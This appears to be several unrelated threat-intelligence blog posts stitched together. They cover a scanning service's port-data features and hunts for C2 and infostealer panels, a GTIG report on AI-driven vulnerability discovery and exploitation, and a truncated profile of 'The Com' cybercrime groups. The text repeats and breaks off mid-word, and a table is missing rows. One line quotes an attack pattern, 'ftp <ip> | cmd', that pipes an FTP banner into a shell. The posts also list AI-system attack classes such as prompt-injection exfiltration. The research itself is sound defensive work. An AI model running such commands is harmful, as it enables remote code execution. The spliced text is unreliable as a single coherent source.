The "closed" side matters as much as the "open" one. When a port stops answering we don't delete it: we keep the record, flip the status and preserve the last date it was seen open. That is what lets you answer "when did this C2 go dark?" weeks after it happened.
All of this lives in the new Ports tab of the IP report, with a table of every port we know about and a detailed card per port.
Searching the scanning data
Everything above is indexed and can be queried from the search bar or the API with entity:ip plus the new modifiers:
The part we like most is the bracket syntax. On a host with several services, port_service_product:nginx port_service_version:1.24.0 would match even if nginx lives on one port and version 1.24.0 belongs to something else on another. Putting the port in brackets pins every condition to the same service:
The bracket form works for port_banner, port_protocol, port_service_product, port_service_version, port_service_cpe, os_type, device_type and fingerprint. And since these are regular modifiers, you can combine them with everything you already use for IPs: asn, country, ssl_subject, jarm, threat_actor, collection, have and so on.
A word about noise
Our first instinct was to hunt C2 frameworks by their default ports. entity:ip open_port:50050 (Cobalt Strike's default team server port) returned more than 1.5 million IPs. A quick look at the results explains why: many of those hosts answer on every port we probe, including 4444, 5552, 6606 or 8808 at the same time.
An open port on its own is a weak signal. What makes a query useful is what is behind the port: a product, a version, a banner string or a fingerprint.
Pivoting on an SSH host key: a real example
This is where the fingerprints earn their place. An SSH host key is generated when a server is installed. If two IPs present the same key, you are usually looking at the same machine that moved, or at a server cloned from the same image. In both cases, it could be related to the same operator.
We started from 91.219.237[.]110, an IP hosted in Hungary that appears in our APT28 collection and in a community collection about Havoc C2. Its Ports tab shows a small footprint: SSH on 22 and nginx on 80 redirecting to HTTPS.
Searching for that fingerprint gives exactly one other IP:
The second IP has no detections, no collections and no communicating files. On reputation alone, nobody would look at it twice. But the port data says it is a twin of the first: same SSH key, same OpenSSH build, same nginx 1.24.0 on port 80 with the same redirect, and the same JARM. Its HTTPS certificate is issued to the same unusual common name as the first one, b4ck.my.
That certificate gives us a second, independent pivot:
entity:ip ssl_subject:"b4ck.my"
It returns a third IP, 96.9.125[.]59, hosted in Romania. Its Ports tab tells the rest of the story: both 22 and 80 are closed, SSH was last seen open on 2025-11-18 and HTTP on 2025-12-05. Meanwhile, the SSH service on 185.146.232[.]3 was first seen on 2025-11-22. It looks very much like whoever runs this cluster retired one node and stood up the next one within days.
Two honest caveats before anyone blocks anything.
Check the dates behind an attribution. The malware we have communicating with 91.219.237[.]110 was first submitted between 2009 and 2015. IPs get reassigned, and ten years is a long time. What the port data shows is that these three IPs share infrastructure today: the same SSH host key, the same uncommon certificate name and the same service stack, which suggests they are likely managed by the same operator. That is exactly the question a static reputation score can't answer. Whether that operator has anything to do with the old samples, or with APT28, is a separate investigation.
Check how many hits a fingerprint has. A shared key is only meaningful when it is rare. While preparing this post we found SSH keys shared by more than 1,400 IPs on the same cloud providers (VPS templates that ship a baked-in host key) and by more than 1,200 residential IPs on Brazilian ISPs (router firmware with a default key). Two or three hits is a lead. A thousand is a vendor. The same applies to JARM: the JARM of the servers above matches 1.7 million IPs, because it is simply what a default nginx looks like.
A useful habit is to write the final pivot as a single query, pinning each condition to its port. Here is the fingerprint of the cluster above:
From a URL hunt to a host profile: unmasking a NOX Stealer panel on port 8443
Not every investigation starts with an IP. Often you start by hunting suspicious URLs—for instance, operator login panels stood up directly on raw IP addresses and non-standard ports before a domain is ever pointed at them:
entity:url tag:ns-port tag:password-input tag:ip
Here, tag:ip restricts results to URLs hosted on a literal IP address, tag:ns-port filters for non-standard ports, and tag:password-input requires a password field in the rendered DOM.
One of the hits is https://5.175.221[.]206:8443/. On vendor detections alone, it looks harmless (1/96 detections) on the scan made by September 24, 2026. However, the screenshot captured in the URL report tells a very different story:
The page is the operator login panel for NOX Stealer (title:"NOX STEALER - Login"), describing itself in its meta tags as a "Lightweight C++ infostealer with automated worm features".
If we pivot on that page title across URLs (entity:url title:"NOX STEALER"), we find 15 URLs across two sibling domains (grabber[.]cy and lumma[.]cy, the latter linked to dozens of trojan.lumma payloads).
Both domains sit behind Cloudflare, which hides the origin server and blocks infrastructure pivoting.
On 5.175.221[.]206, however, the operator exposed the panel directly on the machine. Clicking from the URL report to the host's Ports tab reveals the complete stack behind that login screen:
Port
Status
What the scanner captured
8443
open
HTTPS (nginx 1.24.0, PHP/8.3.33) serving the NOX Stealer login panel
445
open
SMB on Windows Server 2022 (os_type: 10.0.20348), NetBIOS host WIN-BM6C4ESB87V
3389
open
RDP (Microsoft Terminal Services, Windows Server 2016/2019 fingerprint)
80
recently closed
HTTP (last seen open 2026-09-24, returning 308 Permanent Redirect to HTTPS)
Instead of a generic Linux VPS, the panel is running on a Windows Server 2022 host with SMB and RDP exposed alongside nginx 1.24.0 and PHP on port 8443.
Searching for entity:ip open_port:8443 alone returns 4.5 million IPs, and entity:ip port_service_product[8443]:nginx still returns over 345,000. But by combining the web stack on port 8443 with the Windows build on port 445 using the bracket syntax, we cut those 4.5 million hosts down to just 10 IPs globally:
That is how URL hunting and Internet Scanning complement each other: the URL search surfaces the login form on a non-standard port, the URL screenshot confirms the panel, and the IP's Ports tab gives you the multi-port host signature that Cloudflare was hiding on the domains.
Catching a live rebrand: NOX becomes BOMBAY
While we were putting this blog post together, https://5.175.221[.]206:8443/ was re-analyzed—and we caught the operator rebranding the panel in place from NOX Stealer to BOMBAY Stealer:
A few details from the new scan show why combining browser-based URL analysis with host-level scanning is so effective:
The static HTTP response went dark, but the rendered DOM caught the new title. In the initial scan, the server returned the full 11,408-byte HTML login page directly, indexing title:"NOX STEALER - Login". In the new scan, the raw HTTP response shrank to a 193-byte stub carrying only <meta name="robots" content="noindex">, leaving the static title attribute empty. Full-browser execution, however, rendered the page and captured the new <title> in the DOM: BOMBAY STEALER - Login (with og:title and og:site_name updated to BOMBAY STEALER).
New marketing pitch, same codebase. The updated <meta name="description"> in the rendered DOM now advertises "currently the top #1 infostealer on the market. register an account today and get 1 month access for free. entirely programmed in C. no digital footprints being stored on our servers"—even though the visible subtitle on the login card still reads "Lightweight, C++-native infostealer with automated worm propagation" word for word. Under the hood, the Tailwind CSS theme (#a855f7 / #030308), the panel_jwt session logic, and the MD5-prefixed routes (rotated from /29f69693228c27033209532b5a6a97d1/... to /3a85f1d2131fa2723ac6ade171eafacd/dashboard and /register) are identical.
The host fingerprint didn't blink. By swapping the brand name, rotating the path hash, and hiding behind a 193-byte response, the operator broke static string queries like title:"NOX STEALER". Yet the machine on 5.175.221[.]206 didn't change a single exposed service: nginx 1.24.0 and PHP/8.3.33 on port 8443, Windows Server 2022 (10.0.20348) on port 445, and RDP on port 3389 remain untouched.
In August, the SOCRadar Threat Research Unit published an analysis of threat actors using FTP banners as dead drop resolvers. The trick is simple: a malicious LNK runs ftp <ip> | cmd, the FTP client prints the server's welcome banner, and the pipe hands that banner straight to a shell. The command never lives in the shortcut, it lives in the banner. The two clusters they tracked ended up delivering two new RATs, E4del and PINHOLE.
The banner is exactly what our scanner stores for every port, so the technique can be hunted directly:
entity:ip port_banner[21]:"conhost"
At the time of writing the query returns five IPs. All of them serve the same template on port 21, and only the next-hop IP changes:
A few things stand out once the hits are side by side:
The E4del chain, with dates.157.254.194[.]31 pointing to 167.148.41[.]164 is the exact chain SOCRadar described for E4del. The Ports tab adds the timeline: port 21 was first seen open on 2026-07-11 and last seen open on 2026-08-10. Since 2026-09-28 the same host exposes nginx on port 8000 and a Python SimpleHTTP server on port 8080, so it is worth keeping an eye on.
First and second hop sit next to each other.54.37.237[.]164 hands off to .166 and 51.89.199[.]125 to .118, both on OVH, while 185.14.92[.]162 hands off to .223 on the same ASN. Once you find a first stage, its /24 is a cheap next place to look.
Earlier than reported.45.87.41[.]133 was already serving the banner on 2026-06-30, a few days before the early July start date in the report. Its next hop, 64.111.92[.]89, is on BL Networks (AS399629), the same network as the PINHOLE FTP Stats Panel host reported.
Still live.54.37.237[.]164 was serving the banner as of 2026-10-01. Its next hop has port 21 open, but returned an empty banner to our scanner.
Using it from the API
The IP object now includes a port_info list, so the data comes with the calls you already make. There are also three new endpoints: /api/v3/port_infos/{ip}:{port} for the current state of a port, /api/v3/port_infos/{ip}:{port}/analysis for the full history of analyses of that port (paginated with a cursor), and /api/v3/port_analyses/{ip}:{port}:{timestamp} for a specific analysis.
# Ensure you have sufficient quota to run this. This script is illustrative only.
import os
import requests

BASE = "https://www.virustotal.com/api/v3"
HEADERS = {"x-apikey": os.environ["VT_APIKEY"]}

def ports(ip):
    r = requests.get(f"{BASE}/ip_addresses/{ip}", headers=HEADERS, timeout=60)
    r.raise_for_status()
    for p in r.json()["data"]["attributes"].get("port_info", []):
        svc = p.get("latest_analysis", {}).get("port_service", {})
        fp = svc.get("ssh", {}).get("host_key_fingerprint", "")
        print(p["port"], p["status"], svc.get("product", ""), svc.get("version", ""), fp)

def search(query, limit=40):
    r = requests.get(f"{BASE}/intelligence/search", headers=HEADERS,
                     params={"query": query, "limit": limit}, timeout=120)
    r.raise_for_status()
    return [d["id"] for d in r.json().get("data", [])]

ports("5.175.221.206")
print(search('entity:ip port_service_product[8443]:nginx port_service_cpe[8443]:php os_type[445]:10.0.20348'))
The status comes back as PORT_INFO_STATUS_OPEN, PORT_INFO_STATUS_CLOSED or PORT_INFO_STATUS_RECENTLY_CLOSED, and dates are Unix timestamps.
What about Livehunt?
Not yet. Livehunt rules for IPs use the vt.net.ip fields of the YARA vt module, and port data isn't exposed there today. Until it is, the practical workaround is to save your best queries and re-run them on a schedule through the API.
Wrapping up
Ports are the part of an IP that the operator can't hide from a scanner. A reputation score tells you what an IP did; the port data tells you what it is and what it looks like now, and it lets you find its siblings before they do anything. Open any IP report, go to the Ports tab, and search for the first fingerprint you see.
Written by: Robin Grunewald, Supriya Mazumdar, Kelli Vanderlee
Introduction
Google Threat Intelligence Group (GTIG) examines vulnerability disclosure and exploitation statistics to evaluate the impact of artificial intelligence (AI) on the vulnerability threat landscape. We found that AI is measurably changing not just the pace of vulnerability discovery and exploitation, but also the types and typical risk profiles of vulnerabilities that are being discovered.
Key findings:
Vulnerability di
Written by: Robin Grunewald, Supriya Mazumdar, Kelli Vanderlee
Introduction
Google Threat Intelligence Group (GTIG) examines vulnerability disclosure and exploitation statistics to evaluate the impact of artificial intelligence (AI) on the vulnerability threat landscape. We found that AI is measurably changing not just the pace of vulnerability discovery and exploitation, but also the types and typical risk profiles of vulnerabilities that are being discovered.
Key findings:
Vulnerability disclosures doubled: the number of vulnerabilities disclosed per month doubled, rising from 5,045 in January 2026 to 10,477 in July and continuing to climb to 10,740 in August 2026.
Vulnerability exploitation nearly doubled: the number of vulnerabilities exploited increased from an average of 10.5 per month in 2025 to an average of 18 per month from January 2026 to August 2026.
Zero-day exploitation increased marginally: zero-day vulnerability exploitation grew from an average of 8 per month in 2025 to an average of 11 per month from January 2026 to August 2026.
AI finds more consequential vulnerabilities: AI-assisted discovery found proportionally fewer Low-Risk vulnerabilities, more Moderate-Risk vulnerabilities, and more vulnerabilities leading to remote code execution (RCE).
GTIG expects that vulnerability discovery and exploitation will continue to grow in the short to medium term. To counter the increased risk from rapid vulnerability discovery and exploitation, organizations must transition from unprioritized mass-patching to threat-intelligence-driven triage, combining targeted edge-defense with automated, agentic remediation.
Scope & Methodology
This GTIG analysis examines trends in vulnerabilities disclosed from January 1, 2025 through August 31, 2026. The dataset tracks the vulnerabilities alongside critical operational dimensions, including exploitation consequences and GTIG Vulnerability Risk Ratings, and in-the-wild exploitation. When we refer to risk ratings in this blog, we are using GTIG vulnerability risk ratings, not CVSS severity.
While the baseline monitoring encompasses the full 20-month window (January 2025–August 2026), this report specifically focuses on growth velocity and emerging threat vectors.
The research seeks to evaluate the impact of AI across the cybersecurity landscape both in terms of rates of Common Vulnerabilities and Exposures (CVE) disclosure and rates of exploitation. We also examine vulnerabilities targeting the AI/large language model (LLM) operational stack.
CVE Disclosure Doubled in 2026
Vulnerability disclosures doubled from 5,045 in January 2026 to 10,477 in July, with the count of disclosed vulnerabilities reaching a peak of 10,740 in August (Figure 1).
Distinguishing Threat Risk from CVE Inflation
However, raw disclosure volume throughout 2026 can be misleading without threat intelligence context. Automated CVE Numbering Authority (CNA) assignment policies across open-source ecosystems can inflate baseline figures; for instance, vulnerabilities with a description containing “Linux Kernel” alone generated approximately 5,000 CVEs between January 2026 and August 2026 with zero observed exploited in-the-wild zero-days.
Figure 1: Count of vulnerabilities disclosed, January 2025 - August 2026 (Source: GTIG)
In terms of risk ratings, the most interesting increase occurred in High-Risk vulnerabilities, which surged from 131 disclosures in January 2026 to 350 in August 2026, a 167% growth (Figure 2). High-Risk vulnerabilities remain a small proportion (3% in August 2026) of all vulnerabilities disclosed.
Figure 2: Count of vulnerabilities disclosed by GTIG vulnerability risk rating, January 2025 - August 2026 (Source: GTIG)
The increase in High-Risk vulnerabilities throughout 2026 was driven by two compounding dynamics: a widening pool of affected vendors and concentrated vendor disclosure cycles. Across the broader software ecosystem, baseline High-Risk disclosures more than doubled over the past year, rising from ~65/month in mid-2025 to ~135/month in mid-2026 (Figure 3). On top of this elevated baseline, Figure 3 highlights two time frames in which particular vendors reported exceptionally high quantities of CVEs, pushing monthly volumes to historic peaks:
TOTOLINK: In April and May, mass research disclosures against consumer router firmware added 75 High-Risk flaws, driving the mid-year spike in Command Execution vulnerabilities.
Oracle & Linux: In June, July, and August Oracle’s quarterly Critical Patch Update (CPU) across middleware like WebLogic and Coherence combined with Linux kernel network driver advisories to contribute 128 High-Risk vulnerabilities in August alone (nearly 37% of all High-Risk disclosures), directly fueling growth in Remote Code Execution vulnerabilities.
Figure 3: Count of vulnerabilities High Risk disclosed by Vendor, January 2025 to August 2026 (Source: GTIG)
In-the-Wild Exploitation
From January 2026 to August 2026, GTIG recorded 141 distinct vulnerabilities disclosed and exploited, surpassing the total number of vulnerabilities exploited for the full year of 2025 (127). In-the-wild exploitation increased from an average of 10.5 per month in 2025 to 18 per month in 2026. However, it is important to note that the proportion of vulnerabilities exploited versus disclosed remains vanishingly small: only 0.23% of all disclosed vulnerabilities in 2026 (roughly 1 in 431) were ever observed in active exploitation, or on the order of tens versus thousands per month. This means that monthly exploitation counts can more easily be influenced by other factors such as vendor disclosure cycles and threat actor campaign spikes. Since May 2026, a shift has emerged, with the expansion of CVE exploitation (+127% indexed growth) closely mirroring disclosure growth (+128% indexed growth), scaling in tandem with the overall vulnerability landscape rather than outpacing it.
Figure 4: Count of all vulnerabilities exploited, by n-days and zero-days, January 2025 to August 2026 (Source: GTIG)
Zero-Day Exploitation Remains Stable
The count of zero-days exploited increased marginally from an average of 8 per month in 2025 to an average of 11 per month in 2026. While the number of zero-days identified per month remained near baseline levels (between 8 and 12) through mid-2026, in August, the count jumped to 22 (Figure 4). Zero-day exploitation also continues to represent a very small proportion of all vulnerabilities disclosed, though it still constitutes the majority (62%) of all observed exploited vulnerabilities from January 2026 to August 2026.
Are Threat Actors Finding More Success with Exploiting N-Days?
It is possible that threat actors are finding it more accessible or efficient to use LLMs and AI tools to automate analysis of differences between product versions, patches, vulnerability disclosure announcements, and Proof-of-Concept (POC) code to rapidly weaponize n-days, rather than to discover new zero-days.
With zero-day exploitation rates increasing only marginally, we suggest that the primary source of growth in vulnerability exploitation from January 2026 to August 2026 has been concentrated in the rapid weaponization of n-days. Significantly, exploitation of High-Risk vulnerabilities more than doubled from 28 in 2025 to 75 from January 2026 to August 2026.
Figure 5: Count of vulnerabilities exploited in the wild by GTIG vulnerability risk rating, January 2025 - August 2026 (Source: GTIG)
Exploitation by Attack Surface
Vulnerabilities affecting Edge and Security Appliances represented 14% of vulnerabilities exploited from January 2026 to August 2026, while 11% affected Enterprise Directory & Collaboration hubs. Edge gateways represent a premier initial-access vector: over 65% of edge flaws exploited from January 2026 to August 2026 met High/Critical Threat Risk ratings, with adversaries aggressively targeting unauthenticated public management interfaces to capitalize on enterprise EDR agent blind spots.
While CVE discovery volume metrics surge, adversary exploitation activity remains concentrated in perimeter appliances and exposed enterprise services.
Comparing Growth Rates For Specified Categories
Plotting raw monthly counts hides relative momentum due to the vast disparity between single-digit zero-day discoveries and more than 10,000 vulnerabilities disclosed in the month of August, for example. To enable a direct comparison of growth rates across vulnerability tiers, Figure 7 indexes four metrics to a baseline of 0 in January 2025 and provides a trendline of the three month rolling average growth rate:
Overall CVE Disclosure (128%): As previously stated, raw counts of CVE disclosures doubled from January 2026 to August 2026. The three month rolling average growth rate suggests that CVE disclosures have steadily accelerated in 2026.
High-Risk Vulnerabilities Disclosed (241%): Demonstrated the steepest growth across the dataset, climbing to almost a 3.5x its initial baseline (a +241% increase) by August 2026. Excluding Linux, Oracle, and Totolink, the rate of increase was just 128% from January 2025 to August 2026.
CVE Exploitation in the Wild (127%): From January to August 2026, CVE exploitation has increased at approximately the same rate as overall CVE disclosure, though the three month rolling average trendline suggests that growth in exploitation did not begin to pick up until the second quarter of 2026.
Zero-Days Exploited (59%): While remaining near baseline levels (between 8 and 12 zero-days per month) through mid-2026, in August, the count reached 22. This increase is reflected in the three month rolling average growth rate, which began to reveal an upward trend in the summer of 2026.
This clear visual divergence underscores that the moderate increase in vulnerability exploitation in 2026 is driven by the rapid, targeted weaponization of high-risk exploits in the wild vulnerabilities rather than a flood of new zero-days.
Figure 6: 3 Month Rolling Average of % Growth, Indexed to 0% at January 2025 (Source: GTIG)
AI as the Hunter: AI-Assisted Vulnerability Discovery
Detection Methodology & Attribution Realities
Current public data significantly undercount vulnerabilities discovered by AI due to two structural dynamics:
Absence of Standardized Metadata: Public CVE repositories do not yet feature uniform metadata tags for AI attribution, requiring manual heuristic tracking.
Silent First-Party & Cloud Patching: Major cloud and SaaS providers routinely remediate AI-surfaced vulnerabilities directly in production without requesting formal CVE IDs, as CVE assignments are typically reserved for on-premise or third-party software requiring customer patching coordination. Many findings also remain embargoed for a period during established Coordinated Vulnerability Disclosure (CVD) windows.
However, we can identify vulnerabilities likely surfaced by autonomous agents using a multi-tier verification process:
Verified Lab & Vendor Ledgers: Directly ingesting confirmed disclosures from frontier AI research programs.
Advisory & Release Parsing: Programmatically monitoring Cybersecurity and Infrastructure Security Agency (CISA) advisories, MITRE records, and vendor security bulletins for explicit acknowledgments attributing root-cause discovery or PoC synthesis to autonomous AI agents (e.g., Hacktron AI, AISLE).
Risk Profile Divergence: AI vs. Conventional Discovery
Analyzing disclosed vulnerabilities we were able to identify as likely AI discovered suggests a structural divergence from conventional human and scanner discoveries. AI agents have been used to surface proportionally fewer Low-Risk vulnerabilities, and proportionally more Medium- and High-Risk vulnerabilities.
GTIG CVE Risk Rating
CVE Not Discovered by AI
CVE DIscovered by AI
Low
69%
39%
Medium
28%
58%
High
3%
4%
Table 1: Share of vulnerabilities per risk rating - AI vs. Non AI discovery - Jan to August 2026 (Source: GTIG)
Conventional CVE disclosures are dominated by low-severity findings (69% Low Threat Risk, 28% Medium). In contrast, AI-discovered vulnerabilities invert this distribution: 58% qualify for Medium Threat Risk (more than double the baseline), while low-risk findings drop to 39%.
This distribution largely likely reflects how research programs scope and deploy these systems. Rather than running broad, automated scans for cosmetic flaws or compliance warnings, researchers deliberately prompt and task autonomous agents with auditing critical infrastructure and sensitive privilege boundaries, focusing on high-impact findings. Mandiant has described similar findings when using a specialized Agentic Vulnerability Discovery Harness (AVDH) in point-in-time assessments of client codebases.
Figure 7: Share of vulnerabilities per exploitation consequence - AI vs. Non AI discovery (Source: GTIG)
Divergence between AI-discovered vulnerabilities and vulnerabilities not discovered by AI is also apparent in terms of exploitation consequences. Exactly 50% of all AI-discovered vulnerabilities result in Remote Code Execution (RCE), compared to just 26% across the broader CVE ecosystem. Conversely, AI agents under-index in lower-impact categories, surfacing less than half the rate of Information Disclosure (8% vs. 18%) and Data Manipulation (5% vs. 9%) as vulnerabilities not identified as discovered by AI.
This concentration on code execution likely stems from how frontier agents operate. Autonomous systems are engineered to navigate complex, multi-step semantic code paths across core C/C++ libraries, runtimes, and hypervisors. By synthesizing fuzzing harnesses, modeling memory states, and chaining obscure edge-case logic, AI models excel at identifying memory corruption (buffer overflows, use-after-free) and logic bypasses that consistently elude traditional static analyzers.
While currently an early indicator rather than an established trend, confirmed exploitation of AI-discovered vulnerabilities demonstrates that increased risk from AI-discovered flaws is not purely theoretical.
A notable case is CVE-2026-1731, an unauthenticated OS command injection flaw in BeyondTrust Privileged Remote Access (PRA) and Remote Support that was discovered autonomously by a third-party research agent (Hacktron AI). Following public disclosure, GTIG observed threat actors weaponize this vulnerability in targeted initial-access campaigns to bypass enterprise perimeters. More specifically, within four days of public disclosure, GTIG observed a threat cluster exploiting this vulnerability, followed by five additional threat clusters within seven days of public disclosure. GTIG observed these threat actors collectively conduct a variety of post-exploitation activities, including privilege escalation, data exfiltration, and dropping secondary payloads including SNOWLIGHT, SPARKRAT, and cryptominers. This operational collision highlights that defensive AI agents are uncovering high-impact vulnerabilities that threat actors actively seek to exploit.
AI as the Hunted: Vulnerabilities Targeting the AI/LLM Operational Stack
Architectural Breakdown of AI Stack Vulnerabilities
As enterprise adoption of generative AI accelerates, security research and adversary interest have also focused on vulnerabilities in the underlying AI operational stack. Across the January 2025–August 2026 monitoring window, GTIG tracked 2,076 cumulative AI-related CVE disclosures, with over 1,500 vulnerabilities identified from January 2026 to August 2026 alone across eight core architectural layers:
Unauthenticated Administrative APIs, model checkpoint deserialization, memory corruption in tensor backends, and multi-tenant resource exhaustion.
212
Model Security Advisories
Foundation Model Weights, System Prompts, Guardrails, Evaluators (Garak, Lakera, Promptfoo)
Direct & Indirect Prompt Injection, system prompt exfiltration, guardrail bypasses, training data poisoning, and excessive agent autonomy.
106
ML Frameworks & Hubs
PyTorch, Hugging Face (Hub/Datasets), Transformers, ONNX Runtime, TensorFlow, Diffusers, DeepSpeed, Safetensors, Keras
Memory safety violations (heap overflows, out-of-bounds reads in C++ tensor operators) and arbitrary file overwrites via malicious model/dataset archive extraction.
99
Frontier Models
Anthropic, Gemini, OpenAI
Arbitrary Code Execution (RCE) and Command Injection via unvalidated CLI shell interpolation and implicit execution of untrusted workspace configs, Sandbox Escape via Git worktree directory confusion and memory tool symlink traversal; and Covert Data Exfiltration via indirect prompt injection-induced Markdown image rendering and permissive network fetch allowlists.
Unauthenticated collection manipulation, Remote Code Execution via clustering/indexing plugins, and metadata SQL/JSON query injection.
19
Table 2: Break down of vulnerabilities targeting AI systems (Source: GTIG)
Emerging Battlegrounds: Orchestration & Inference
From January 2026 through August 2026, disclosures of AI application vulnerabilities were heavily concentrated in three core areas: agent orchestration frameworks, backend serving infrastructure, and enterprise AI gateways:
Agent Orchestration as the Primary Chokepoint: Orchestration middleware accounts for 50% of all AI-related flaws, experiencing a +347% surge in disclosures in 2026. Visual workflow builders (e.g., Flowise, Langflow) and autonomous frameworks often deploy dynamic code execution nodes to facilitate environment interaction. Attackers exploit these nodes via prompt injection or crafted workflow JSONs to hijack execution loops, turning natural language prompts into unauthenticated Remote Code Execution.
Centralized AI Gateways and Lateral Cloud Movement: Enterprise AI gateways represent a catastrophic dual-threat vector. At the application layer, compromised gateways expose third-party application programming interface (API) keys and private prompt streams containing personally identifiable information (PII) or proprietary source code. At the infrastructure layer, they act as initial footholds for adversaries to harvest database credentials and pivot laterally into internal cloud environments.
Inference Gateways as the New Perimeter: Disclosures across backend serving infrastructure (e.g., vLLM, Triton, LiteLLM, Ollama) reached 212 vulnerabilities in 2026. Nearly a quarter (24%) of these flaws stem directly from unauthenticated API endpoints or Server-Side Request Forgery (SSRF), providing remote adversaries with direct entry points to bypass perimeter firewalls, exhaust expensive GPU compute resources, or extract proprietary model checkpoints.
Active In-the-Wild Exploitation of AI Middleware
While zero-day exploitation of AI infrastructure has not yet been observed, threat actors are actively weaponizing newly disclosed vulnerabilities in exposed middleware. However, out of 2,076 cumulative disclosures, only a handful of vulnerabilities have been confirmed as exploited in-the-wild. Among the examples, we identified several that we rated High Threat Risk and provide unauthenticated RCE, command injection, or arbitrary file writes:
CVE-2026-42271 (BerriAI LiteLLM): Command injection in Model Context Protocol (MCP) server preview endpoints (POST /mcp-rest/test/connection), resulting in host takeover and API credential theft.
CVE-2026-5027 (Langflow): Path traversal file write in the POST /api/v2/files upload handler, allowing remote threat actors to drop unauthorized files (e.g., cron jobs, Secure Shell (SSH) keys) onto the host.
CVE-2025-3248 (Langflow): Unauthenticated Python code injection via exec() in /api/v1/validate/code, permitting immediate RCE.
Outlook
GTIG expects that rates of vulnerability discovery and exploitation are likely to continue to increase in the short to medium term. In other research, such as our May AI Threat Tracker, we reported the first known case of a threat actor in possession of a zero-day exploit script developed with generative AI. While intercepted during operational planning before in-the-wild execution, analysis of the exploit's structural artifacts revealed high-confidence LLM generation markers. In our September AI Threat Tracker, we further noted threat actors sharing resources and prototyping agentic vulnerability discovery tooling.
We are still in the early days of publicly available data on both AI-augmented vulnerability discovery and vulnerabilities targeting AI infrastructure and technologies. Nonetheless, we can see emerging signals that AI is contributing to vulnerability discovery. When directed at critical attack surfaces, autonomous research agents demonstrate a formidable capacity to uncover high-severity flaws. By reasoning through complex semantic code paths and synthesizing dynamic proof harnesses, agentic workflows excel at identifying memory corruption and logic bypasses in core libraries and runtimes, surfacing the exact types of flaws that sophisticated adversaries actively seek to exploit.
As threat actors begin to exploit vulnerabilities in AI systems in the wild, organizations cannot afford to treat AI security as an afterthought. Securing this landscape demands immediate containment strategies, sandboxing autonomous agentic workloads, and implementing risk-based vulnerability management to defend the new perimeter.
At this moment, the cybersecurity community has a window of opportunity to bolster defenses on two fronts before threat actors are able to scale up zero-day and n-day exploitation. First, organizations must modernize how they triage and remediate disclosed vulnerabilities. In a separate blog post, Mandiant laid out a blueprint for implementing AI-Assisted Vulnerability Management to help defenders counter compressed adversary timelines. Second, organizations that provide software or services to other enterprises and consumers, should proactively run AI-enhanced code review internally to identify and fix flaws before they are shipped to production and become exploitable vulnerabilities. Leveraging agentic defensive capabilities, such as CodeMender, integrated into Google AI Threat Defense, to continuously audit and patch code across developer workflows will be vital. If pre-release AI code review becomes standard best practice, the rate of growth in public vulnerability disclosures could eventually slow.
What is “The Com”?The Community, or The Com is a decentralized, predominantly English-speaking cybercriminal ecosystem with no fixed leadership and no unified targeting objective apart from financial gain and reputation. The collective’s origins trace back to forums like OGUsers, later moving to RaidForums. Researchers, including teams at Flashpoint, describe it as loosely organized around "pillars," with a financially motivated hacking and extortion pillar (producing groups like LAPSUS$, Scatte
The Community, or The Com is a decentralized, predominantly English-speaking cybercriminal ecosystem with no fixed leadership and no unified targeting objective apart from financial gain and reputation. The collective’s origins trace back to forums like OGUsers, later moving to RaidForums. Researchers, including teams at Flashpoint, describe it as loosely organized around "pillars," with a financially motivated hacking and extortion pillar (producing groups like LAPSUS$, Scattered Spider, and ShinyHunters) alongside separate, violence-oriented pillars that overlap socially but pursue very different objectives. As members move fluidly between crews, trade handles and infrastructure, and constantly rebrand, The Com is best understood not as one threat actor, but as the shared substrate that keeps producing new, interchangeable brands running largely the same social-engineering playbook.
Figure 1: Flashpoint identified three functional pillars. Source: Flashpoint
This blog covers The Com as a collective, recent intrusions attributed to groups within The Com, and concludes with mitigation recommendations organizations can implement to reduce the threat these groups pose.
Figure 2: Some intrusions attributed to the groups that form The Com.
Key Groups Within The Com
Figure 3: Flashpoint identified groups within each pillar of The Com’s operations. Source: Flashpoint
While some groups within The Com focus on extortion activities, like doxing or physical actions like swatting, this blog focuses on key players in cyberspace: LAPSUS$, Scattered Spider, and ShinyHunters.
LAPSUS$
LAPSUS$ is one of the most well-known cybercrime groups attributed to The Com. Known for a string of 2022 intrusions targeting Okta, Nvidia, and Microsoft, the group highlights the risks of social engineering. LAPSUS$ is also known for recruiting insiders directly, openly advertising on Telegram for employees at telecom and tech companies willing to sell access. LAPSUS$ focuses on stealing data and threatening to leak it, rather than encrypting files to demand a ransom.
Scattered Spider
Scattered Spider's targeting has been opportunistic. Early on, they targeted telecom and BPO providers, later moving to casinos and hospitality, then insurance, retail, and aviation organizations. Scattered Spider’s TTPs resemble LAPSUS$, and the group uses vishing and help-desk impersonation to gain initial access, SIM swapping, MFA bombing, identity-provider abuse against platforms like Okta and Azure AD, and extensive living-off-the-land techniques once inside.
Ransomware-as-a-Service: Scattered Spider also established ransomware-as-a-service operations, including ALPHV/BlackCat, DragonForce, and Qilin, to monetize access through encryption and extortion. In some cases, Scattered Spider obtained initial access before one of the aforementioned groups was observed using ransomware for encryption.
Notable Intrusions: The group's highest-profile intrusions include the 2023 MGM Resorts and Caesars Entertainment breaches and the 2025 wave of UK retail attacks against Marks & Spencer, Co-op, and Harrods, which deployed DragonForce ransomware.
ShinyHunters
Active since approximately 2019, ShinyHunters initially focused on exfiltrating database records. They later sold these records on underground marketplaces. Recent campaigns include the targeting of Salesforce environments via the Salesloft Drift integration. This campaign showcased ShinyHunters abuse of OAuth tokens and third-party application access to reach SaaS platforms and exfiltrate data.
Scattered LAPSUS$ Hunters
This group merges the three groups mentioned above. In August 2025, a Telegram channel called Scattered LAPSUS$ Hunters (SLH) appeared and was used to coordinate threats and share information about upcoming data leaks. The brand is also linked to a "Sh1nySp1d3r" ransomware-as-a-service offering, along with mentions of the Silent Ransom Group in connection with it.
2026 was a particularly successful year for SLH, with them successfully compromising SoundCloud, Betterment, and Crunchbase. Moreover, researchers have observed the group exploit CVE-2025-61882, a critical Oracle E-Business vulnerability in their intrusions.
Law Enforcement Actions and Arrests
As groups like Scattered Spider and ShinyHunters have gained attention and carried out more brazen cyberattacks, law enforcement agencies have been building cases against them. Moreover, public-private information-sharing efforts have led to temporary disruption operations and the arrest of several members of these criminal groups. Recent international law enforcement actions include:
Date
Action
Details
Jun 2024
Arrest (Spain)
Tyler Buchanan detained at Palma de Mallorca airport; later extradited to the US
Nov 2024
DOJ indictments
Five alleged Scattered Spider members (ages 20–25) charged, covering campaigns from Sept 2021–Apr 2023
Jul 2025
UK NCA arrests
Four suspects (ages 17–22) arrested in connection with the April 2025 UK retail attack wave (M&S, Co-op, Harrods); a fifth UK national arrested separately in Spain
